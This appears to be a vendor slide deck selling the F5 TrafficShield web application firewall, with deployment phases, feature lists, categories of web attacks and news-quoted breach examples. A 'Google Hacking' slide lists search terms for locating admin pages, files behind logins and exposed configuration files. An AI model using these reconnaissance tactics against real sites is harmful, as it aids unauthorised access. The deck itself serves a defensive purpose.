Implementation Sequence

1. Network Installation

- Install in the site infrastructure
- Run live data in passive

2. Standard Implementation

- Start with a generic policy template
- Refine policy using live data
- Activate enforcement

3. Policy Tightening: APC Phase 1

- Run Crawler on selected parts of the site
- Refine the security policy - adding objects and parameters

4. Policy Tightening: APC Phase 2

- Refine the security policy - adding flow



Implementation Types – The Tradeoffs

1. Standard Implementation

- Security tightness: Moderate
- Implementation length: Short (~1 day per Web app*)
- On going maintenance: Minimal, on significant app changes only

2. Policy Tightening: APC Phase 1

- Security tightness: Flexible, moderate to high
- Implementation length: Flexible (1 day to 1 week*)
- On going maintenance: Moderate, on moderate app changes

3. Policy Tightening: APC Phase 2

- Security tightness: High to very high
- Implementation length: Long (>1 week* - est.)
- On going maintenance: High, on any app change



Enterprise Hardware Platform

TrafficShield™ 4100
Best in Class Security, Performance and Management



Secure:

- Hardened Appliance
- Secure O/S
- Tested for Vulnerabilities
- Avoids Configuration/Compatibility Issues

Manageability:

- LCD for Simplified Management
- Hot-Swappable Power and Cooling
- Redundant Power/Fans

Performance:



- **Unique** Hardware Acceleration Support
- 4x Performance Increase
- Dual Processor



Comprehensive Functionality

Filters Attacks

- **Targeted**
 - Buffer Overflow
 - Cross-Site Scripting
 - SQL/OS Injection
 - Cookie Poisoning
 - Unvalidated Input Manipulation
 - Broken Access Control (Forceful Browsing)
- **Random**
 - Script Kiddies
 - Known Worms & Vulnerabilities
 - Requests for Restricted Object and File Types
 - Non-RFC-Compliant Traffic
 - Illegal HTTP Format, Method

Application Cloaking

- **Prevents OS and Web Server Fingerprinting**
- **Blocks HTTP and Application Error Messages**

Security Services

- **SSL Acceleration**
- **Key Management and Failover Handling**
- **Reverse Proxy**
- **IP/Port Filtering**


Scrubs Outgoing Content

- **Social Security Numbers**
- **Credit Card Numbers**
- **Account Numbers**
- **Patient Health ePHI**
- **Any Other Identifiable Text Pattern**



Application Security with TrafficShield

- Protect brand integrity
- Protect corporate & personal information
- Faster applications deployment
- Reduce application development costs
- Reduce application maintenance costs



- Policy-based full proxy with deep inspection & Java support
- Positive security augmenting negative security
- **Central point of application security enforcement:**
 - Allows applications to be deployed faster – lower cost
 - Protect applications from attacks reducing maintenance costs



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Common Application Attacks

- **Improper validation of input by server side Web application (relying on client side validation):**
 - Cookie Poisoning
 - Hidden Field Manipulation
 - Parameter Tampering
 - Stealth Commanding (e.g. SQL/OS Injection)
 - Cross-site Scripting
 - Application Buffer Overflow
- **Backdoors and Debugs option (left in the application)**
- **Poor Session Management, Access Control & Authentication**
- **Third Party Misconfiguration**



Cisco Web Site Breached by Hackers

By [Nate Mook](#), BetaNews
August 3, 2005, 12:24 PM

Facing a second embarrassing security situation in as many weeks, Cisco on Wednesday began notifying customers that its Web site, [Cisco.com](#), had been compromised and asked users to change their passwords. News of the breach followed a report that Cisco's routers were vulnerable to a serious exploit.

"It has been brought to our attention that there is an issue in a Cisco.com search tool that could expose passwords for registered users," the company wrote. "As a result, to protect our registered Cisco.com users, we're taking the proactive step of resetting Cisco.com passwords."



Real-life Example: Cahoot

Customers could access other people's account details by entering only a username into the system and bypassing other security information.

Cahoot, owned by Abbey National, said that while account information could be viewed, no money could be moved.

The security breach was exposed when a Cahoot user contacted the BBC. He said he had stumbled upon a way of getting into his account with just his username.

5 November 2004



Full Story

<http://www.thisismoney.com/20041105/nm84337.html>



Real-life Example: Gateway Computer

“The computer maker's site assigned a user number to anyone who opened an account; [saved in a cookie] If you changed your number before returning to Gateway, the site's computers would think you were the owner of that second number, and would display in your browser that other person's name, address, phone number and order history, along with the last four digits, expiration date and even "verification code" of his or her credit card.”

(Wall St. Journal, February 2004)

The Hack:

Cookie Poisoning

The Gateway logo is the word "Gateway" in a green, sans-serif font.

Full Story

<http://webreprints.djreprints.com/950910380730.html>



Real-life Example: Minnesota State Police

“For months, access to a massive database of police files was available to anyone with a rudimentary knowledge of computers and an Internet link, according to a man who said he looked up files on the system several times. The man said he accessed the system by simply adding the words

- **PersonSearch/PersonSearch.asp**

to the end of the link's normal Web address.

(Associated Press)

The Hack

Forceful Browsing

(aka Broken Access Control)



Full Story

<http://webreprints.djreprints.com/950910380730.html>



Real-life Example: Oracle Applications

“Oracle Corporation has announced a security flaw in Oracle Applications 11i that allows an attacker to carry out database functions through a company's Web site.

The flaw, discovered by security firm Integrigy Corporation, is known as an SQL Injection vulnerability. It allows an attacker to manipulate the database by putting SQL code into Web page input fields.”

(ZDNet, June 2004)

The Oracle logo, featuring the word "ORACLE" in a bold, red, sans-serif font with a registered trademark symbol.

The Hack

SQL Injection

Full Story

<http://www.zdnet.com.au/news/security/0,2000061744,39150326,00.htm>



Real-life Example: Microsoft ASP.net

“This alert is to advise you of ... a security vulnerability in ASP.NET. A malicious user could provide a specially-formed URL that could result in the unintended serving of secured content.”

(Microsoft memo to VISP partners, October 2004)

The Hack

Parameter Tampering





Full Story

<http://support.microsoft.com/?kbid=887459>



Real-life Example: Google Hacking

- **Search for words in URLs, such as**
 - ‘admin’ or ‘password’ to find restricted pages
- **Search for documents behind login pages**
 - ‘finance.xls’ or specific research reports
- **Search for known vulnerabilities**
 - Specific .dll and .pwd files often left open during server configuration





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Key Advantages of Web Application Firewalls

- **Positive security protects from unknown attacks**
- **Protects outbound content:**
 - Cloaks architectural & infrastructural information from hacker reconnaissance
 - Identifies & scrubs non-compliant content
- **Central point of application security enforcement:**
 - Allows applications to be deployed faster without compromising security – augmenting best practice methodology
 - Rapid deployment of new policies can protect ALL applications from new attacks and common flaws reducing application maintenance costs



Why TrafficShield?

- **Positive security model extends defence-in-depth to web applications**
 - Stop anything but good application behaviour
- **Flexible deployment**
 - Selective granularity to achieve optimum security
 - Flexible behavioural control to eliminate false positives
 - Powerful automation to reduce operating costs
- **Enterprise class hardened appliance**
 - High performance
 - High security
 - High availability
- **F5 common architecture**
 - Reduced cost of ownership
- **F5 financial strength & market leadership**
 - Investment protection



Why F5?

The ONLY financially secure vendor with a viable product who is set to lead the market:

- **Global support capabilities**
- **Depth of financial support to fund growth**
- **Market share expansion due to AppShield acquisition**
- **Market share expansion due to Big-IP integration (compare Gartner!)**
- **Strategic potential with BIG-IP and FirePass on common TM/OS environment**
- **Frost & Sullivan report (award)**



Most common motive for partnership between customer and vendor

- **Agile Application Delivery**

- Integration

- **End-to-end Optimization**

- Performance
- Availability
- Security
- Reach

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- **Cloud Architecture**
- **Acquisition Excellence**
- **Market Leadership**
- **Technology Leadership**



Questions

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Answers

Thank you for taking our time.



Any now get back to work.

(George W. Bush)